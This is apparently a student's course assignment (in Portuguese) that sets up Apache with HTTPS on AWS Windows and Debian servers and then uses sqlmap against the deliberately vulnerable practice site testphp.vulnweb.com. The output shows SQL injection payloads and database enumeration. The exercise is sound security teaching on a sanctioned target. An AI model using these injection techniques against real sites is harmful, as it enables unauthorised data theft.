FACULDADE SENAI FATESG

Curso: Tecnologia em Análise e Desenvolvimento de Sistemas – Módulo 5

Disciplina: Segurança em Desenvolvimento de Software

Aluno: Vinicius Araujo Lopes


Goiânia, 29 de outubro de 2021.

AVALIAÇÃO N1

- 1) Crie uma instância na AWS de uma máquina Windows, instale o Apache com HTTPS e faça a publicação na WEB
 - 2) Crie uma instância na AWS de uma máquina LINUX, instale o apache com HTTPS e publique na WEB.
 - 3) Utilize um SQL Injection no site http://testphp.vulnweb.com e mostre as informações de email e senha.


1) Crie uma instância na AWS de uma máquina Windows, instale o Apache com HTTPS e faça a publicação na WEB

Instâncias na AWS




Windows Server 2019


Conexão RDP e instalação do Apache




Gerando o certificado e configurando o apache




Editando httpd-ssl e httpd, e reiniciando apache




Listando comandos utilizados




Permitindo o apache no firewall



Endereço do servidor: https://3.132.214.66/



Detalhes do certificado



2) Crie uma instância na AWS de uma máquina LINUX, instale o apache com HTTPS e publique na WEB.


Debian 10

Alias para conexão ssh

Conexão, primeiro apt update e instalação do apache2, openssl e ssl-cert

```
.
                                                                   admin@ip-172-31-41-86: ~
File Edit View Search Terminal Help
 -vovo at HP-ENVY in ~/projects/ads20192-modulo5/sds/prova-n1 on main 💥
± sshaws debian
Linux ip-172-31-41-86 4.19.0-16-cloud-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86 64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct 29 05:29:00 2021 from 187.113.32.15
admin@ip-172-31-41-86:~$ sudo su
root@ip-172-31-41-86:/home/admin# apt update
Hit:1 http://security.debian.org/debian-security buster/updates InRelease
Hit:2 http://cdn-aws.deb.debian.org/debian buster InRelease
Hit:3 http://cdn-aws.deb.debian.org/debian buster-updates InRelease
Hit:4 http://cdn-aws.deb.debian.org/debian buster-backports InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
46 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@ip-172-31-41-86:/home/admin# apt install -y apache2 openssl ssl-cert
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap libbrotli1 libqdbm-compat4
 libjansson4 liblua5.2-0 libperl5.28 perl perl-modules-5.28
Suggested packages:
 apache2-doc apache2-suexec-pristine | apache2-suexec-custom www-browser perl-doc libterm-readline-gnu-perl | libterm-readline-perl-perl
 make libb-debug-perl liblocale-codes-perl openssl-blacklist
```


```
. .
                                                                   admin@ip-172-31-41-86: ~
File Edit View Search Terminal Help
root@ip-172-31-41-86:/home/admin# a2enmod ssl
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC ALL = (unset),
        LC ADDRESS = "pt BR.UTF-8",
        LC NAME = "pt BR.UTF-8",
        LC_MONETARY = "pt_BR.UTF-8",
        LC PAPER = "pt BR.UTF-8",
        LC_IDENTIFICATION = "pt_BR.UTF-8",
        LC TELEPHONE = "pt BR.UTF-8",
        LC MEASUREMENT = "pt_BR.UTF-8",
        LC NUMERIC = "pt BR.UTF-8",
        LANG = "C.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to a fallback locale ("C.UTF-8").
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache shmcb for ssl:
Enabling module socache shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
systemetl restart anache2
root@ip-172-31-41-86:/home/admin# openssl req $@ -new -x509 -days 365 -nodes -out /etc/apache2/certificado.pem
Generating a RSA private key
writing new private key to '/etc/apache2/certificado.pem'
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value.
If you enter '.', the field will be left blank.
Country Name (2 letter code) [AU]:BR
State or Province Name (full name) [Some-State]:GO
Locality Name (eg, city) []:Goiania
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Instate Tecnology
Organizational Unit Name (eg, section) []:Viniciusalopes Tecnologia
Common Name (e.g. server FODN or YOUR name) []:Vovolinux
root@ip-172-31-41-86:/home/admin# chmod 600 /etc/apache2/certificado.pem
root@ip-172-31-41-86:/home/admin# cd /etc/apache2/sites-available/
root@ip-172-31-41-86:/etc/apache2/sites-available# cp default-ssl.conf ssl.conf
root@ip-172-31-41-86:/etc/apache2/sites-available# nano ssl.conf
root@ip-172-31-41-86:/etc/apache2/sites-available# a2ensite ssl.conf
peri: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
```






root@ip-172-31-41-86:/etc/apache2/sites-available#

Endereço do servidor: https://18.219.111.130/



Detalhes do certificado




3) Utilize um SQL Injection no site http://testphp.vulnweb.com e mostre as informações de email e senha.

Instalando sqlmap

```
• • • •
                                                                 vovo@HP-ENVY:~
File Edit View Search Terminal Help
 -vovo at HP-ENVY in ~
 -○sudo apt install -y sqlmap
[sudo] password for vovo:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  python3-debconf update-notifier-common
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
 sqlmap
O upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 6.353 kB of archives.
After this operation, 10,6 MB of additional disk space will be used.
Get:1 http://mirror.ufscar.br/ubuntu focal/universe amd64 sqlmap all 1.4.4-1 [6.353 kB]
Fetched 6.353 kB in 3s (2.235 kB/s)
Selecting previously unselected package sqlmap.
(Reading database ... 340970 files and directories currently installed.)
Preparing to unpack .../sqlmap 1.4.4-1 all.deb ...
Unpacking sqlmap (1.4.4-1) ...
Setting up sqlmap (1.4.4-1) ...
Processing triggers for man-db (2.9.1-1) ...
```

```
vovo@HP-ENVY:~
File Edit View Search Terminal Help
└─○sqlmap -u http://testphp.vulnweb.com/search.php\?test\=query --dbs
                         {1.4.4#stable}
                         http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 04:48:16 /2021-10-29/
[04:48:17] [INFO] resuming back-end DBMS 'mysql'
[04:48:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: test (GET)
    Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: test=query' AND (SELECT 1983 FROM (SELECT(SLEEP(5)))akEk) AND 'qfDN'='qfDN
   Type: UNION query
   Title: Generic UNION query (NULL) - 3 columns
   Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x4146516a5374764d4f45424d794d714d7055455561507463584245436757444a6e77617152774747,0x71787a
7a71),NULL-- -
[04:48:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[04:48:17] [INFO] fetching database names
  14:48:18] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial U
NION technique
[04:48:18] [WARNING] the SQL query provided does not return any output
  14:48:18] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
 04:48:18] [INFO] fetching number of databases
  4:48:18] [INFO] resumed: 2
  4:48:18] [INFO] resuming partial value: inform
  14:48:18] [WARNING] time-based comparison requires larger statistical model, please wait.....................(done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] n
[04:48:51] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
ation schema
[04:52:27] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information schema
[04:53:58] [INFO] fetched data logged to text files under '/home/vovo/.sqlmap/output/testphp.vulnweb.com'
[04:53:58] [WARNING] you haven't updated sqlmap for more than 574 days!!!
[*] ending @ 04:53:58 /2021-10-29/
rovo at HP-ENVY in ~
```

